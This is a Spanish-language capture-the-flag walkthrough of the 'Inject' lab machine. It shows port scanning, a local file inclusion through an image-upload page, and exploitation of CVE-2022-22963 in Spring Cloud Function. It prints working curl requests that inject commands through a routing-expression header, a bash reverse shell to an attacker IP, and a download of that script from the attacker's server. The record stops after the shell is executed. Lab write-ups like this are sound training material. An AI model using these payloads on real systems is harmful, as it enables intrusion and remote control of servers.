
- Inject is an Easy Difficulty Linux machine featuring a website with file upload functionality vulnerable to Local File Inclusion (LFI). By exploiting the LFI vulnerability, files on the system can be enumerated, revealing that the web application uses a specific version of the
Spring-Cloud-Function-Webmodule susceptible toCVE-2022-22963. Exploiting this vulnerability grants an initial foothold as thefrankuser. Lateral movement is achieved by further file enumeration, which discloses a plaintext password forphil. A cronjob running on the machine can then be exploited to execute a maliciousAnsibleplaybook, ultimately obtaining a reverse shell as therootuser.
PortScan
- Comenzamos escaneando los puertos abiertos y sus servicios por el protocolo TCP.
➜  nmap sudo nmap -sCV -p22,8080 10.10.11.204 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 11:53 CST
Nmap scan report for 10.10.11.204
Host is up (0.084s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ca:f1:0c:51:5a:59:62:77:f0:a8:0c:5c:7c:8d:da:f8 (RSA)
|   256 d5:1c:81:c9:7b:07:6b:1c:c1:b4:29:25:4b:52:21:9f (ECDSA)
|_  256 db:1d:8c:eb:94:72:b0:d3:ed:44:b9:6c:93:a7:f9:1d (ED25519)
8080/tcp open  nagios-nsca Nagios NSCA
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Enumeración y LFI
- Vemos las versiones que esta corriendo el servicio web que al parecer no son muchas.
➜  nmap whatweb http://10.10.11.204:8080
http://10.10.11.204:8080 [200 OK] Bootstrap, Content-Language[en-US], Country[RESERVED][ZZ], Frame, HTML5, IP[10.10.11.204], Title[Home], YouTube

- Esta es la pagina web.

- En la parte de register no vemos nada importante.

- La parte de blogs funciona y vemos algunos usuarios.
- Sin embargo hay una ruta que se llama /upload la cual esta si funciona.

Vamos a subir un archivo cualquiera en este caso un
.txt.Sin embargo aunque lo subamos nos da esta respuesta.

- Si probamos con una imagen funciona.

- Podemos ver la imagen y la
urles interesante.

- Vamos a capturar la petición con
burpsuiteal momento de abrir la imagen y si probamos un LFI vemos que funciona.

- Hay 2 usuarios.

- Si vemos lo que hay dentro del directorio de
frankencontramos esto.

- Aquí vemos una contraseña y un
.xmlcon información.

La contraseña no funciona para conectarnos por SSH.
El archivo de configuración que ha mostrado pertenece a Maven, que es una herramienta de gestión y comprensión de proyectos de software. Este archivo específico se usa para configurar ajustes relacionados con la construcción y gestión de proyectos en Maven By ChatGPT.
- Vemos que ya nos hablan de
Java.
- Vemos un
WebAppcon archivos interesantes.

- Si le decimos a
ChatGPTa que corresponden esos archivos nos dice que pertenecen a Maven.
La imagen que has proporcionado muestra una lista de archivos y directorios que son comunes en un proyecto de Java utilizando Maven como sistema de gestión y construcción de proyectos.
Spring Cloud Function
- En el archivo
pom.xmlencontramos información incluye dependencias, propiedades del proyecto y configuraciones especificas de compilación.

- Nos da la versión que se esta utilizando para la biblioteca
spring-cloud-function-webcon versión3.2.2.

Esta versión es vulnerable https://nsfocusglobal.com/spring-cloud-function-spel-expression-injection-vulnerability-alert/.
Aquí nos explican en que consiste y como se explota https://sysdig.com/blog/cve-2022-22963-spring-cloud/.

Al parecer aprovecha de
Runtime.getRuntime().exec()que es un método en Java para ejecutar comandos.Para ver si es vulnerable vamos hacer una petición con

curla la rutafunctionRouterlo que vamos hacer es crear un archivo en el directorio/tmp.
➜  content curl -X POST http://10.10.11.204:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("touch /tmp/pwned")' --data-raw 'data' -v
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.10.11.204:8080...
* Connected to 10.10.11.204 (10.10.11.204) port 8080
> POST /functionRouter HTTP/1.1
> Host: 10.10.11.204:8080
> User-Agent: curl/8.5.0
> Accept: */*
> spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("touch /tmp/pwned")
> Content-Length: 4
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 500
< Content-Type: application/json
< Transfer-Encoding: chunked
< Date: Sun, 02 Jun 2024 18:52:19 GMT
< Connection: close
<
* Closing connection
{"timestamp":"2024-06-02T18:52:19.471+00:00","status":500,"error":"Internal Server Error","message":"EL1001E: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String","path":"/functionRouter"}%
- Si comprobamos desde el LFI vemos que efectivamente se creo.
Shell as frank
- Para obtener una
shellvamos a crear un.shque contenga una reverseshelly lo vamos a compartir mediante un servidor http con python3 para poder descargarlo en la maquina victima y hacer una petición al archivo.
➜  content cat reverse.php
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.55/443 0>&1
➜  content python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
- Ahora nos ponemos en escucha.
➜  ~ nc -nlvp 443
listening on [any] 443 ...
- Ahora subimos el archivo a la máquina.
➜  content curl -X POST http://10.10.11.204:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("curl http://10.10.14.55:80/reverse.sh -o /tmp/reverse.sh")' --data-raw 'data' -v
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.10.11.204:8080...
* Connected to 10.10.11.204 (10.10.11.204) port 8080
> POST /functionRouter HTTP/1.1
> Host: 10.10.11.204:8080
> User-Agent: curl/8.5.0
> Accept: */*
> spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("curl http://10.10.14.55:80/reverse.sh -o /tmp/reverse.sh")
> Content-Length: 4
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 500
< Content-Type: application/json
< Transfer-Encoding: chunked
< Date: Sun, 02 Jun 2024 18:58:15 GMT
< Connection: close
<
* Closing connection
{"timestamp":"2024-06-02T18:58:15.168+00:00","status":500,"error":"Internal Server Error","message":"EL1001E: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String","path":"/functionRouter"}
- Ahora le damos permisos de ejecución.
➜  content curl -X POST http://10.10.11.204:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("chmod +x /tmp/reverse.sh")' --data-raw 'data' -v
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.10.11.204:8080...
* Connected to 10.10.11.204 (10.10.11.204) port 8080
> POST /functionRouter HTTP/1.1
> Host: 10.10.11.204:8080
> User-Agent: curl/8.5.0
> Accept: */*
> spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("chmod +x /tmp/reverse.sh")
> Content-Length: 4
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 500
< Content-Type: application/json
< Transfer-Encoding: chunked
< Date: Sun, 02 Jun 2024 18:59:10 GMT
< Connection: close
<
* Closing connection
{"timestamp":"2024-06-02T18:59:10.711+00:00","status":500,"error":"Internal Server Error","message":"EL1001E: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String","path":"/functionRouter"}
- Y por ultimo lo ejecutamos para obtener
shell.
➜  content curl -X POST http://10.10.11.204:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("bash /tmp/reverse.sh")' --data-raw 'data' -v
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.10.11.204:8080...
* Connected to 10.10.11.204 (10.10.11.204) port 8080
> POST /functionRouter HTTP/1.1
> Host: 10.10.11.204:8080
> User-Agent: curl/8.5.0
> Accept: */*
> spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("bash /tmp/reverse.sh")
> Content-Length: 4
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 500
